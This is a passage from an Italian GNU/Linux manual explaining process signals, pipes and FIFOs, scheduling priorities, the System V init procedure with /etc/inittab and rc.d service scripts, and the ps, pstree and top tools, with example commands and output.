39.3 Comunicazione tra processi

Nel momento in cui l'attività di un processo dipende da quella di un altro ci deve essere una forma di comunicazione tra i due. Ciò viene definito IPC, o *Inter process communication*, ma questa definizione viene confusa spesso con un tipo particolare di comunicazione definito IPC di System V.

I metodi utilizzati normalmente sono di tre tipi: invio di segnali, pipe e IPC di System V.

39.3.1 Segnali

I segnali sono dei messaggi elementari che possono essere inviati a un processo, permettendo a questo di essere informato di una condizione particolare che si è manifestata e di potersi uniformare. I programmi possono essere progettati in modo da intercettare questi segnali, allo scopo di compiere alcune operazioni prima di adeguarsi agli ordini ricevuti. Nello stesso modo, un programma potrebbe anche ignorare completamente un segnale, o compiere operazioni diverse da quelle che sarebbero prevedibili per un tipo di segnale determinato. Segue un elenco dei segnali più importanti.

- '**`SIGINT`**'

  È un segnale di interruzione intercettabile, inviato normalmente attraverso la tastiera del terminale, con la combinazione [*Ctrl+c*], al processo che si trova a funzionare in primo piano (*foreground*). Di solito, il processo che riceve questo segnale viene interrotto.

- '**`SIGQUIT`**'

  È un segnale di interruzione intercettabile, inviato normalmente attraverso la tastiera del terminale, con la combinazione [*Ctrl+*], al processo che si trova a funzionare in primo piano. Di solito, il processo che riceve questo segnale viene interrotto.

- '**`SIGTERM`**'

  È un segnale di conclusione intercettabile, inviato normalmente da un altro processo. Di solito, provoca la conclusione del processo che ne è il destinatario.

- '**`SIGKILL`**'

  È un segnale di interruzione non intercettabile, che provoca la conclusione immediata del processo. Non c'è modo per il processo destinatario di eseguire alcuna operazione di salvataggio o di scarico dei dati.

- '**`SIGHUP`**'

  È un *segnale di aggancio* che rappresenta l'interruzione di una comunicazione. In particolare, quando un utente esegue un *logout*, i processi ancora attivi avviati eventualmente sullo sfondo (*background*) ricevono questo segnale. Può essere generato anche a causa della «morte» del processo controllante.

La tabella 39.1 elenca i segnali descritti dallo standard POSIX.1, mentre l'elenco completo può essere ottenuto consultando *signal(7)*.

Tabella 39.1. Segnali gestiti da GNU/Linux secondo lo standard POSIX.1.

Segnale	Azione	Descrizione
SIGHUP	A	Il collegamento con il terminale è stato interrotto.
SIGINT	A	Interruzione attraverso un comando dalla tastiera.
SIGQUIT	A	Conclusione attraverso un comando dalla tastiera.
SIGILL	A	Istruzione non valida.
SIGABRT	C	Interruzioni di sistema.
SIGFPE	C	Eccezione in virgola mobile.
SIGKILL	AEF	Conclusione immediata.
SIGSEGV	C	Riferimento non valido a un segmento di memoria.
SIGPIPE	A	Pipe interrotta.
SIGALRM	A	Timer.
SIGTERM	A	Conclusione.
SIGUSR1	A	Primo segnale definibile dall'utente.
SIGUSR2	A	Secondo segnale definibile dall'utente.
SIGCHLD	B	Eliminazione di un processo figlio.
SIGCONT		Riprende l'esecuzione se era stato fermato.
SIGTSTOP	DEF	Ferma immediatamente il processo.
SIGTSTP	D	Stop attraverso un comando della tastiera.
SIGTTIN	D	Processo sullo sfondo che richiede dell'input.
SIGTTOU	D	Processo sullo sfondo che deve emettere dell'output.

Le lettere contenute nella seconda colonna rappresentano il comportamento predefinito dei programmi che ricevono tale segnale:

- '**`A`**' termina il processo;
- '**`B`**' il segnale viene ignorato;
- '**`C`**' la memoria viene scaricata (*core dump*);
- '**`D`**' il processo viene fermato;
- '**`E`**' il segnale non può essere catturato;
- '**`F`**' il segnale non può essere ignorato.

L'utente ha a disposizione in particolare due mezzi per inviare segnali ai programmi:

- la combinazione di tasti [*Ctrl+c*] che di solito genera l'invio di un segnale '**`SIGINT`**' al processo in esecuzione sul terminale o sulla console attiva;
- l'uso di '**`kill`**' (programma o comando interno di shell) per inviare un segnale particolare a un processo stabilito.

39.3.2 Pipe

Attraverso la shell è possibile collegare più processi tra loro in una pipeline, come nell'esempio seguente, in modo che lo standard output di uno sia collegato direttamente con lo standard input del successivo.

```
$ cat mio_file | sort | lpr
```

Ogni connessione tra un processo e il successivo, evidenziata dalla barra verticale (pipe), si comporta come un serbatoio provvisorio di dati ad accesso FIFO (*First in first out* -- il primo a entrare è il primo a uscire).

È possibile creare esplicitamente dei *serbatoi FIFO* di questo genere, in modo da poterli gestire senza dover fare ricorso alle funzionalità della shell. Questi, sono dei file speciali definiti proprio «FIFO» e vengono creati attraverso il programma '**`mkfifo`**'. Nell'esempio seguente viene mostrata una sequenza di comandi con i quali, creando due file FIFO, si può eseguire la stessa operazione indicata nella pipeline vista poco sopra.

$ **`mkfifo fifo1 fifo2`**

Crea due file FIFO: '`fifo1`' e '`fifo2`'.

$ **`cat mio_file >> fifo1 &`**

Invia '`mio_file`' a '`fifo1`' senza attendere ('**`&`**').

$ **`sort < fifo1 >> fifo2 &`**

Esegue il riordino di quanto ottenuto da '`fifo1`' e invia il risultato a '`fifo2`' senza attendere ('**`&`**').

$ **`lpr < fifo2`**

Accoda la stampa di quanto ottenuto da '`fifo2`'.

I file FIFO, data la loro affinità di funzionamento con le pipeline gestite dalla shell, vengono anche chiamati pipe con nome, contrapponendosi a quelle normali che a volte vengono dette pipe anonime.

Quando un processo viene interrotto all'interno di una pipeline di qualunque tipo, il processo che inviava dati a quello interrotto riceve un segnale '**`SIGPIPE`**' e si interrompe a sua volta. Dall'altra parte, i processi che ricevevano dati da quello interrotto, vedono concludersi il flusso di questi dati e terminano la loro esecuzione in modo naturale. Quando questa situazione viene segnalata, si potrebbe ottenere il messaggio *broken pipe*.

39.3.3 IPC di System V

L'IPC di System V è un sistema di comunicazione tra processi sofisticato che permette di gestire code di messaggi, semafori e memoria condivisa.

39.4 Scheduling e priorità

La gestione simultanea dei processi è ottenuta normalmente attraverso la suddivisione del tempo di CPU, in maniera tale che a turno ogni processo abbia a disposizione un breve intervallo di tempo di elaborazione. Il modo con cui vengono regolati questi turni è lo *scheduling*, ovvero la pianificazione di questi processi.

La maggiore o minore percentuale di tempo di CPU che può avere un processo è regolata dalla priorità espressa da un numero. Il numero che rappresenta una priorità deve essere visto al contrario di come si è abituati di solito: un valore elevato rappresenta una priorità bassa, cioè meno

tempo a disposizione, mentre un valore basso (o negativo) rappresenta una priorità elevata, cioè più tempo a disposizione.[1]

Sotto questo aspetto diventa difficile esprimersi in modo chiaro: una *bassa priorità* si riferisce al numero che ne esprime il valore o alle risorse disponibili? Si può solo fare attenzione al contesto per capire bene il significato di ciò che si intende.

La priorità di esecuzione di un processo viene definita in modo autonomo da parte del sistema e può essere regolata da parte dell'utente sommandovi il cosiddetto valore *nice*. Di conseguenza, un valore nice positivo aumenta il valore della priorità, mentre un valore negativo lo diminuisce.

39.5 Privilegi dei processi

Nei sistemi operativi Unix c'è la necessità di distinguere i privilegi concessi agli utenti, definendo un nominativo e un numero identificativo riferito all'utente e al gruppo (o ai gruppi) a cui questo appartiene. L'utente fisico è rappresentato virtualmente dai processi che lui stesso mette in esecuzione; pertanto, un'informazione essenziale riferita ai processi è quella che stabilisce l'appartenenza a un utente e a un gruppo. In altri termini, ogni processo porta con sé l'informazione del numero UID e del numero GID, in base ai quali ottiene i privilegi relativi e gli viene concesso o meno di compiere le operazioni per cui è stato avviato.

[1] Il concetto di priorità fa riferimento a una sequenza ordinata di elementi: il primo, cioè quello che ha precedenza sugli altri, è quello che ha il valore inferiore.

Capitolo 40

Procedura di inizializzazione del sistema (System V)

Quando GNU/Linux viene avviato, il kernel si prende cura di avviare il processo iniziale, Init, a partire dal quale vengono poi generati tutti gli altri. Di solito si utilizza un meccanismo di inizializzazione derivato dallo UNIX System V.

Init determina quali siano i processi da avviare successivamente, in base al contenuto di '`/etc/inittab`' il quale a sua volta fa riferimento a una serie di script contenuti normalmente all'interno della directory '`/etc/rc.d/`' o in un'altra analoga.

All'interno di '`/etc/inittab`' si distinguono azioni diverse in funzione del *livello di esecuzione* (*run level*), di solito un numero da zero a sei. Per convenzione, il livello zero identifica le azioni necessarie per fermare l'attività del sistema, in modo da permetterne lo spegnimento; il livello sei riavvia il sistema; il livello uno mette il sistema in condizione di funzionare in modalità monoutente.

> Le distribuzioni GNU/Linux più sofisticate e confortevoli permettono di configurare il sistema attraverso dei programmi che guidano l'utente. Ciò significa che questi programmi sono in grado di produrre automaticamente script e file di configurazione tradizionali, ma per fare questo devono gestire un proprio sistema di file di configurazione che non appartiene allo standard generale.

> L'organizzazione della procedura di inizializzazione del sistema e dei livelli di esecuzione costituisce il punto su cui si distinguono maggiormente le distribuzioni GNU/Linux. Benché alla fine si tratti sempre della stessa cosa, il modo di strutturare e di collocare gli script è molto diverso da una distribuzione all'altra. Quando si acquista più esperienza, ci si accorge che queste differenze non sono poi un grosso problema, ma all'inizio è importante comprendere e accettare che ciò che si usa (la propria distribuzione GNU/Linux) mostra un'interpretazione della soluzione del problema e non il risultato definitivo.

Nei capitoli 357 e 355 viene descritto in modo un po' più dettagliato come è organizzata questa procedura nelle distribuzioni Red Hat e Debian, ma si tratta comunque di informazioni non aggiornate.

40.1 Init

Init è il processo principale che genera tutti gli altri. All'avvio del sistema legge il file '`/etc/inittab`' il quale contiene le informazioni per attivare gli altri processi necessari, compresa la gestione dei terminali. Per prima cosa viene determinato il livello di esecuzione iniziale, ottenendo l'informazione dalla direttiva '**`initdefault`**' di '`/etc/inittab`'. Quindi vengono attivati i processi essenziali al funzionamento del sistema e infine i processi che combaciano con il livello di esecuzione attivato.

40.1.1 # init

```
init [opzioni]
```

L'eseguibile '**`init`**' può essere invocato dall'utente '**`root`**' durante il funzionamento del sistema, per cambiare il livello di esecuzione, oppure ottenere il riesame del suo file di configurazione ('`/etc/inittab`').

Opzioni

`-t` *secondi*

Stabilisce il numero di secondi di attesa prima di cambiare il livello di esecuzione. In mancanza si intende 20 secondi.

`0 | 1 | 2 | 3 | 4 | 5 | 6`

Un numero da zero a sei stabilisce il livello di esecuzione a cui si vuole passare.

`a | b | c`

Una lettera '**`a`**', '**`b`**' o '**`c`**' richiede di eseguire soltanto i processi indicati all'interno di '`/etc/inittab`' che hanno un livello di esecuzione pari alla lettera specificata. In pratica, una lettera non indica un livello di esecuzione vero e proprio, in quanto si tratta di una possibilità di configurazione del file '`/etc/inittab`' per definire i cosiddetti livelli «a richiesta» (*on demand*).

`Q | q`

Richiede di riesaminare il file '`/etc/inittab`' (dopo che questo è stato modificato).

`S | s`

Richiede di passare alla modalità monoutente, ma non è pensato per essere utilizzato direttamente, in quanto per questo si preferisce selezionare il livello di esecuzione numero uno.

Esempi

`#` **`init 1`**

Pone il sistema al livello di esecuzione uno: monoutente.

`#` **`init 0`**

Pone il sistema al livello di esecuzione zero: arresto del sistema. Equivale (in linea di massima) all'esecuzione di '**`shutdown -h now`**'.

`#` **`init 6`**

Pone il sistema al livello di esecuzione sei: riavvio. Equivale (in linea di massima) all'esecuzione di '**`shutdown -r now`**'.

40.1.2 /etc/inittab

Il file '`inittab`' descrive quali processi vengono avviati al momento dell'avvio del sistema e durante il funzionamento normale di questo. Init, il processo principale, distingue diversi livelli di esecuzione, per ognuno dei quali può essere stabilito un gruppo diverso di processi da avviare.

La struttura dei record che compongono le direttive di questo file può essere schematizzata nel modo seguente:

```
id:livelli_di_esecuzione:azione:processo
```

1. *id* -- è una sequenza unica di due caratteri che identifica il record (la riga) all'interno di '**`inittab`**';
2. *livelli_di_esecuzione* -- elenca i livelli di esecuzione con cui l'azione indicata deve essere eseguita;
3. *azione* -- indica l'azione da eseguire;
4. *processo* -- specifica il processo da eseguire.

Se il nome del processo inizia con un simbolo '**`+`**', Init non eseguirà l'aggiornamento di '`/var/run/utmp`' e '`/var/log/wtmp`' per quel processo; ciò è utile quando il processo stesso provvede da solo a questa operazione (la descrizione del significato e dell'importanza di questi due file si trova nel capitolo 53).

Il penultimo campo dei record di questo file, identifica l'azione da compiere. Questa viene rappresentata attraverso una parola chiave, come descritto dall'elenco seguente.

- '**`respawn`**'

  Quando il processo termina, viene riavviato.

- '**`wait`**'

  Il processo viene avviato una volta (sempre che il livello di esecuzione lo consenta) e Init attende che termini prima di eseguirne degli altri.

- '**`once`**'

  Il processo viene eseguito una volta quando il livello di esecuzione lo consente.

- '**`boot`**'

  Il processo viene eseguito al momento dell'avvio del sistema. Il campo del livello di esecuzione viene ignorato.

- '**`bootwait`**'

  Il processo viene eseguito al momento dell'avvio del sistema e Init attende la fine del processo prima di proseguire. Il campo del livello di esecuzione viene ignorato.

- '**`off`**'

  Non fa alcunché.

- '**`ondemand`**'

  Si tratta dei record «a richiesta» che vengono presi in considerazione quando viene richiamato Init seguito da una lettera '**`a`**', '**`b`**' o '**`c`**', che rappresentano appunto tre possibili livelli di esecuzione *on demand*. '**`a`**', '**`b`**' o '**`c`**' non sono livelli di esecuzione, ma solo un modo per selezionare una serie di processi *on demand* indicati all'interno del file '`inittab`'.

- '**`initdefault`**'

  Permette di definire il livello di esecuzione predefinito per l'avvio del sistema. Se non viene specificato, Init richiede l'inserimento di questo valore attraverso la console.

- '**`sysinit`**'

  Il processo viene eseguito al momento dell'avvio del sistema, prima di quelli indicati come '**`boot`**' e '**`bootwait`**'. Il campo del livello di esecuzione viene ignorato.

- '**`powerwait`**'

  Il processo viene eseguito quando Init riceve il segnale '**`SIGPWR`**' che indica un problema con l'alimentazione elettrica. Init attende la fine del processo prima di proseguire.

- '**`powerfail`**'

  Il processo viene eseguito quando Init riceve il segnale '**`SIGPWR`**' che indica un problema con l'alimentazione elettrica. Init **non** attende la fine del processo.

- '**`powerokwait`**'

  Il processo viene eseguito quando Init ha ricevuto il segnale '**`SIGPWR`**', che indica un problema con l'alimentazione elettrica, ed è anche presente il file '`/etc/powerstatus`' contenente la parola '**`OK`**'. Ciò significa che l'alimentazione elettrica è tornata allo stato di normalità.

- '**`ctrlaltdel`**'

  Il processo viene eseguito quando Init riceve il segnale '**`SIGINT`**'. Ciò significa che è stata premuta la combinazione di tasti [*Ctrl+Alt+Canc*] ([*Ctrl+Alt+Del*] nelle tastiere inglesi).

- '**`kbrequest`**'

  Il processo viene eseguito quando Init riceve un segnale dal gestore della tastiera che sta a indicare la pressione di una combinazione speciale di tasti sulla tastiera della console.

Il secondo campo, quello dei livelli di esecuzione, può contenere diversi caratteri che stanno a indicare diversi livelli di esecuzione possibili. Per esempio, la stringa '**`123`**' indica che il processo specificato verrà eseguito indifferentemente per tutti i livelli di esecuzione da uno a tre. Questo campo può contenere anche una lettera dell'alfabeto: '**`a`**', '**`b`**' o '**`c`**' che sta a indicare un livello a richiesta. Nel caso di azioni del tipo '**`sysinit`**', '**`boot`**' e '**`bootwait`**', il campo del livello di esecuzione viene ignorato.

Esempi

Negli esempi seguenti, si mostra prima un record del file '`/etc/inittab`' e quindi, sotto, la sua descrizione.

```
id:5:initdefault:
```

Definisce il livello di esecuzione iniziale: cinque.

```
si::sysinit:/etc/rc.d/rc.sysinit
```

Inizializzazione del sistema: è la prima cosa a essere eseguita dopo l'avvio del sistema stesso. In pratica viene avviato lo script '`/etc/rc.d/rc.sysinit`' (Red Hat).

```
l1:1:wait:/etc/rc.d/rc 1
```

Indica di eseguire '`/etc/rc.d/rc`', con l'argomento '**`1`**', nel caso in cui il livello di esecuzione sia pari a uno: singolo utente (Red Hat)

```
rc:123456:wait:/etc/rc.d/rc.M
```

Indica lo script ('`/etc/rc.d/rc.M`') da eseguire per tutti i livelli di esecuzione da uno a sei (Slackware).

```
ca::ctrlaltdel:/sbin/shutdown -t5 -rfn now
```

Indica il programma da eseguire in caso di pressione della combinazione [*Ctrl+Alt+Canc*]. Il livello di esecuzione non viene indicato perché è indifferente (Slackware).

```
l0:0:wait:/etc/rc.d/rc 0
```

Indica di eseguire '`/etc/rc.d/rc`', con l'argomento '**`0`**', nel caso in cui il livello di esecuzione sia pari a zero: arresto del sistema (Red Hat).

```
l6:6:wait:/etc/rc.d/rc 6
```

Indica di eseguire '`/etc/rc.d/rc`', con l'argomento '**`6`**', nel caso in cui il livello di esecuzione sia pari a sei: riavvio (Red Hat).

```
pf::powerfail:/sbin/shutdown -f +5 "THE POWER IS FAILING"
```

Indica il programma da eseguire quando si verifica un problema con l'alimentazione elettrica (Slackware).

```
pg:0123456:powerokwait:/sbin/shutdown -c "THE POWER IS BACK"
```

Indica il programma da eseguire se l'alimentazione elettrica torna normale prima del completamento del processo avviato quando si era verificato il problema (Slackware).

```
1:12345:respawn:/sbin/mingetty tty1
2:2345:respawn:/sbin/mingetty tty2
3:2345:respawn:/sbin/mingetty tty3
4:2345:respawn:/sbin/mingetty tty4
5:2345:respawn:/sbin/mingetty tty5
6:2345:respawn:/sbin/mingetty tty6
```

Si tratta dell'elenco di console virtuali utilizzabili. La prima si attiva per tutti i livelli di esecuzione da uno a cinque, le altre solo per i livelli superiori a uno. In questo caso è '**`mingetty`**' a essere responsabile dell'attivazione delle console virtuali (Red Hat).

```
s1:45:respawn:/sbin/agetty 19200 ttyS0 vt100
```

Indica l'attivazione di un terminale connesso sulla prima porta seriale. Si attiva solo con i livelli di esecuzione quattro o cinque (Slackware).

```
d2:45:respawn:/sbin/agetty -mt60 38400,19200,9600,2400,1200 ttyS1 vt100
```

Indica l'attivazione di un terminale remoto connesso via modem sulla seconda porta seriale. Si attiva solo con i livelli di esecuzione quattro o cinque (Slackware).

```
x:5:respawn:/usr/bin/X11/xdm -nodaemon
```

Nel caso il livello di esecuzione sia pari a cinque, esegue '`/usr/bin/X11/xdm`' che si occupa di avviare una procedura di accesso (*login*) all'interno dell'ambiente grafico X (Red Hat).

40.1.3 /etc/initscript

`/etc/initscript` *id livello_di_esecuzione azione processo*

Quando lo script di shell '`/etc/initscript`' esiste, viene utilizzato da Init per avviare i processi indicati all'interno del file '`/etc/inittab`'.

Di solito questo script non è presente, tuttavia potrebbe essere utile per definire delle variabili di ambiente e altre impostazioni che riguardano l'interpretazione degli script della procedura di inizializzazione del sistema. La documentazione *initscript(5)* mostra un esempio simile a quello seguente, che dovrebbe chiarire il senso di questa possibilità.

```
# initscript   Executed by init(8) for every program it
#              wants to spawn like this:
#
#              /bin/sh /etc/initscript <id> <level> <action> <process>
#

# Set umask to safe level, and enable core dumps.
umask 022
PATH=/bin:/sbin:/usr/bin:/usr/sbin
export PATH

# Execute the program.
eval exec "$4"
```

Come si vede anche dai commenti dell'esempio, '**`initscript`**' riceve da Init una serie di argomenti che rappresentano tutti i campi contenuti nel record corrispondente di '`/etc/inittab`'.

40.2 Script della procedura di inizializzazione del sistema

La prima differenza importante che distingue le varie distribuzioni GNU/Linux sta nell'organizzazione degli script della procedura di inizializzazione del sistema. Il punto di riferimento comune è Init con il suo '`/etc/inittab`', dal quale si intende quali siano il comandi avviati in presenza di un livello di esecuzione determinato; quello che c'è dopo costituisce il problema più grosso.

Volendo semplificare molto le cose, si può pensare al fatto che ci dovrebbe essere una directory specifica, contenente un gruppetto di script utilizzato esclusivamente per questi scopi. Volendo fare un esempio preciso, nel caso della distribuzione Red Hat, tale directory è '`/etc/rc.d/`'; dagli esempi visti riguardo al file '`/etc/inittab`', si può notare che all'interno di questa directory si trovano gli script '**`rc.sysinit`**' e '**`rc`**'.

Per una convenzione diffusa, lo script '**`rc.local`**' che dovrebbe essere contenuto in questa directory ('`/etc/rc.d/`', o altra directory a seconda della propria distribuzione GNU/Linux), viene eseguito alla fine della procedura di inizializzazione del sistema e viene lasciato a disposizione dell'amministratore che può modificarlo come crede. Volendo fare un'associazione con il sistema Dos, si potrebbe paragonare questo script al file '`AUTOEXEC.BAT`'.[1]

Le motivazioni che spingono a un'impostazione differente di questi script della procedura di inizializzazione del sistema, possono essere varie. Anche la collocazione di tale directory è controversa, a cominciare dal fatto che la directory '`/etc/`' non dovrebbe contenere programmi e nemmeno script. Infatti, a questo proposito, la distribuzione SuSE colloca questi script nella directory '`/sbin/init.d/`'.

40.3 Procedura di attivazione e disattivazione dei servizi

Gli script della procedura di inizializzazione del sistema hanno il compito di avviare il sistema operativo e di fermarlo, attivando e disattivando tutti i servizi necessari, cioè intervenendo nell'avvio e nella conclusione del funzionamento dei demoni relativi.

Si può intuire che non sia possibile realizzare uno o più script del genere per avviare tutti i tipi di demone che possono essere presenti nel proprio sistema, anche perché ci possono essere dei servizi installati che però non si vogliono gestire. Di conseguenza, nella situazione più banale, quando si intende installare e gestire un nuovo servizio, occorre anche modificare la procedura di inizializzazione del sistema per attivare il demone relativo e per disattivarlo nel momento dell'arresto del sistema. Una cosa del genere può andare bene per una persona esperta, ma si tratta sempre di un'impostazione piuttosto scomoda.

Nel tempo si è diffuso uno standard per risolvere questo problema, ed è ciò che viene descritto nelle sezioni seguenti.

40.3.1 Script di avvio e interruzione di un servizio

Secondo una convenzione diffusa, per facilitare l'avvio e la conclusione dei servizi si definisce una directory specifica, che potrebbe essere '`/etc/rc.d/init.d/`', o '`/etc/init.d/`', o ancora '`/sbin/init.d/`', all'interno della quale si possono inserire degli script che hanno una sintassi uniforme.

nome_servizio {`start`|`stop`}

[1] La distribuzione GNU/Linux Debian non prevede la presenza di questo script. Tuttavia, tale mancanza non costituisce un limite, dal momento che nulla vieta di realizzarne uno analogo da collocare nella directory '`/etc/init.d/`', da collegare poi nelle directory '`/etc/rcn.d/`'.

In pratica, il nome dello script tende a corrispondere a quello del servizio che si intende controllare; l'argomento costituito dalla parola chiave '**`start`**' fa sì che lo script avvii il servizio, mentre la parola chiave '**`stop`**' serve a concluderlo.

Questi script possono essere più o meno raffinati, per esempio possono accettare anche altri tipi di ordini (come '**`restart`**', allo scopo di riavviare un servizio), ma la cosa più importante è che dovrebbero evitare di avviare dei doppioni, controllando prima di avviare qualcosa, se per caso questo risulta già attivo. Naturalmente, un servizio può essere ottenuto con l'avvio di diversi programmi demone e in questo è molto comodo tale sistema di script specifici.

A titolo di esempio viene mostrato come potrebbe essere composto uno script del genere, per l'avvio del servizio ipotetico denominato '**`pippo`**', che si avvale del programma omonimo per gestirlo. Per semplicità, non vengono indicati accorgimenti particolari per controllare che il servizio sia già attivo o meno.

```
#!/bin/sh
#
# init.d/pippo {start|stop|restart}
#

# Analisi dell'argomento usato nella chiamata.
case "$1" in
  start)
        echo -n "Avvio del servizio Pippo: "
        /usr/sbin/pippo &
        echo
        ;;
  stop)
        echo -n "Disattivazione del servizio Pippo: "
        killall pippo
        echo
        ;;
  restart)
        killall -HUP pippo
        ;;
  *)
        echo "Utilizzo: pippo {start|stop|restart}"
        exit 1
esac

exit 0
```

Lo scopo e la vera utilità di questi script sta nel facilitare una standardizzazione della procedura di inizializzazione del sistema; tuttavia si può intuire la possibilità di sfruttarli anche per attivare e disattivare manualmente un servizio, senza intervenire direttamente sui programmi relativi.

40.3.2 Collegamenti simbolici per ogni livello di esecuzione

Procedendo intuitivamente, si potrebbe pensare di fare in modo che la procedura di inizializzazione del sistema, provveda a eseguire tutti gli script di controllo dei servizi, utilizzando l'argomento '**`start`**' all'avvio e l'argomento '**`stop`**' allo spegnimento. Una cosa del genere è molto semplice da realizzare, ma si pongono due problemi: alcuni servizi potrebbero essere a disposizione, senza che la procedura di inizializzazione del sistema debba avviarli automaticamente; inoltre la sequenza di attivazione e di disattivazione dei servizi potrebbe essere importante.

In pratica, si utilizza un meccanismo molto semplice: si predispongono tante directory quanti sono i livelli di esecuzione gestiti attraverso il file '`/etc/inittab`'. Queste directory hanno il nome '`rc`*n*`.d/`', dove *n* rappresenta il numero del livello di esecuzione corrispondente. La loro collocazione effettiva potrebbe essere '`/etc/rc`*n*`.d/`', '`/etc/rc.d/rc`*n*`.d/`' o anche '`/sbin/init.d/rc`*n*`.d/`'. All'interno di queste directory si inseriscono dei collegamenti simbolici che

puntano agli script descritti nella sezione precedente, in modo che siano presenti i riferimenti ai servizi desiderati per ogni livello di esecuzione (distinto in base alla directory '`rcn.d/`' particolare).

I nomi di questi collegamenti iniziano in modo speciale: '`Knn`' e '`Snn`'. I collegamenti che iniziano con la lettera «S» (*Start*) servono per individuare gli script da utilizzare per l'attivazione dei servizi, vengono avviati con l'argomento '**`start`**', in ordine alfabetico, in base alla sequenza fissata con le due cifre numeriche successive che servono proprio a distinguerne la sequenza. I collegamenti che iniziano con la lettera «K» (*Kill*) servono per individuare gli script da utilizzare per la disattivazione dei servizi, vengono avviati con l'argomento '**`stop`**', anche questi in ordine alfabetico.

Ecco, a titolo di esempio, cosa potrebbe contenere una di queste directory.

```
lrwxrwxrwx 1 root root 13 13:39 K15gpm -> ../init.d/gpm
lrwxrwxrwx 1 root root 13 13:39 K60atd -> ../init.d/atd
lrwxrwxrwx 1 root root 15 13:39 K60crond -> ../init.d/crond
lrwxrwxrwx 1 root root 16 13:39 K96pcmcia -> ../init.d/pcmcia
lrwxrwxrwx 1 root root 17 13:39 S01kerneld -> ../init.d/kerneld
lrwxrwxrwx 1 root root 17 13:39 S10network -> ../init.d/network
lrwxrwxrwx 1 root root 15 13:39 S15nfsfs -> ../init.d/nfsfs
lrwxrwxrwx 1 root root 16 13:39 S20random -> ../init.d/random
lrwxrwxrwx 1 root root 16 13:39 S30syslog -> ../init.d/syslog
lrwxrwxrwx 1 root root 14 13:39 S50inet -> ../init.d/inet
lrwxrwxrwx 1 root root 18 13:39 S75keytable -> ../init.d/keytable
```

Osservando i servizi '**`syslog`**' e '**`inet`**', si può notare il numero attribuito per l'avvio, che serve a fare in modo che il servizio '**`syslog`**' sia avviato prima di '**`inet`**'.

Sempre a titolo di esempio, viene mostrato un pezzo di uno script, per una shell Bourne o derivata, fatto per scandire un elenco di collegamenti del genere, allo scopo di attivare e di disattivare i servizi, a partire dai collegamenti contenuti nella directory '`/etc/rc.d/rc3.d/`'. Per un lettore inesperto, questo potrebbe essere un po' difficile da leggere, ma l'esempio viene aggiunto per completare l'argomento.

```
#!/bin/sh

#...

# Attivazione dei servizi del livello di esecuzione 3.

for I in /etc/rc.d/rc3.d/K*;
do
    # Disattiva il servizio.
    $I stop
done

for I in /etc/rc.d/rc3.d/S*;
do
    # Attiva il servizio.
    $I start
done
```

In pratica, prima si disattivano i servizi corrispondenti ai collegamenti che iniziano con la lettera «K», quindi si attivano quelli che hanno la lettera «S». Si può intuire che le directory '`rc0.d/`' e '`rc6.d/`' contengano prevalentemente, o esclusivamente, riferimenti che iniziano con la lettera «K», dal momento che i livelli di esecuzione corrispondenti portano all'arresto del sistema o al suo riavvio.

Situazione dei processi

Le informazioni sulla situazione dei processi vengono ottenute a partire dalla tabella dei processi messa a disposizione dal kernel. Dal momento che il meccanismo attraverso cui queste informazioni possono essere ottenute dal kernel non è standardizzato per tutti i sistemi Unix, questi programmi che ne permettono la consultazione hanno raramente un funzionamento conforme.

Il meccanismo utilizzato in particolare dal kernel Linux è quello del file system virtuale montato nella directory '`/proc/`'. A questo proposito, è il caso di osservare che il pacchetto dei programmi di servizio che permettono di conoscere lo stato dei processi è denominato Procps, in riferimento a questa particolarità del kernel Linux.

Tabella 41.1. Riepilogo dei programmi e dei file per conoscere la situazione dei processi in esecuzione.

Nome	Descrizione
ps	Elenca i processi in esecuzione.
pstree	Elenca i processi in esecuzione in modo strutturato.
top	Mostra l'utilizzo delle risorse da parte dei processi a intervalli regolari.
fuser	Elenca i processi che utilizzano file determinati.
uptime	Informa sul tempo di funzionamento e sul carico medio.
free	Genera un rapporto stringato sull'uso della memoria.

41.1 Process status

Il controllo dello stato dei processi esistenti avviene fondamentalmente attraverso l'uso di '**`ps`**', [1] '**`pstree`**' [2] e '**`top`**'. [3] Il primo mostra un elenco di processi e delle loro caratteristiche, il secondo un albero che rappresenta la dipendenza gerarchica dei processi e il terzo l'evolversi dello stato di questi.

'**`ps`**' e '**`pstree`**' rappresentano la situazione di un istante: il primo si presta per eventuali rielaborazioni successive, mentre il secondo è particolarmente adatto a seguire l'evoluzione di una catena di processi, specialmente quando a un certo punto si verifica una transizione nella proprietà dello stesso (UID).

`#` **`ps`**[*Invio*]

```
  PID TTY STAT  TIME COMMAND
  374   1 S    0:01 /bin/login -- root
  375   2 S    0:00 /sbin/mingetty tty2
  376   3 S    0:00 /sbin/mingetty tty3
  377   4 S    0:00 /sbin/mingetty tty4
  380   5 S    0:00 /sbin/mingetty tty5
  382   1 S    0:00 -bash
  444  p0 S    0:00 su
  445  p0 S    0:00 bash
  588  p0 R    0:00 ps
```

`$` **`pstree -u -p`**[*Invio*]

```
init(1)-+-crond(173)
        |-gpm(314)
        |-inetd(210)
```

[1] **Procps ps** GNU LGPL
[2] **Psmisc** software libero con licenza speciale
[3] **Procps top** GNU GPL

```
|-kerneld(23)
|-kflushd(2)
|-klogd(162)
|-kswapd(3)
|-login(374)---bash(382)
|-login(381)---bash(404,daniele)---startx(415)---xinit(416)-...
|-lpd(232)
|-mingetty(380)
|-mingetty(375)
|-mingetty(376)
|-mingetty(377)
|-named(221)
|-nfsiod(4)
|-nfsiod(5)
|-nfsiod(6)
|-nfsiod(7)
|-portmap(184)
|-rpc.mountd(246)
|-rpc.nfsd(255)
|-rxvt(433)---bash(434,daniele)---su(444,root)---bash(445)
|-rxvt(436)---bash(437,daniele)---pstree(608)
|-sendmail(302)
|-snmpd(198)
|-syslogd(153)
'-update(379)
```

'**top**' invece è un programma che impegna un terminale (o una finestra di terminale all'interno del sistema grafico) per mostrare costantemente l'aggiornamento della situazione. Si tratta quindi di un controllo continuo, con l'aggiunta però della possibilità di interferire con i processi inviandovi dei segnali o cambiandone il valore nice.

Figura 41.1. Il programma '**top**'.

```
  10:13pm  up 58 min,  5 users,  load average: 0.09, 0.03, 0.01
 67 processes: 65 sleeping, 2 running, 0 zombie, 0 stopped
 CPU states:  5.9% user,  0.7% system,  0.0% nice, 93.5% idle
 Mem:   62296K av,  60752K used,   1544K free,  36856K shrd,  22024K buff
 Swap: 104416K av,      8K used, 104408K free                 16656K cached

   PID USER     PRI  NI  SIZE  RSS SHARE STAT  LIB %CPU %MEM   TIME COMMAND
   588 root      16   0  6520 6520  1368 R       0  5.1 10.4   0:02 X
   613 daniele    6   0   736  736   560 R       0  1.3  1.1   0:00 top
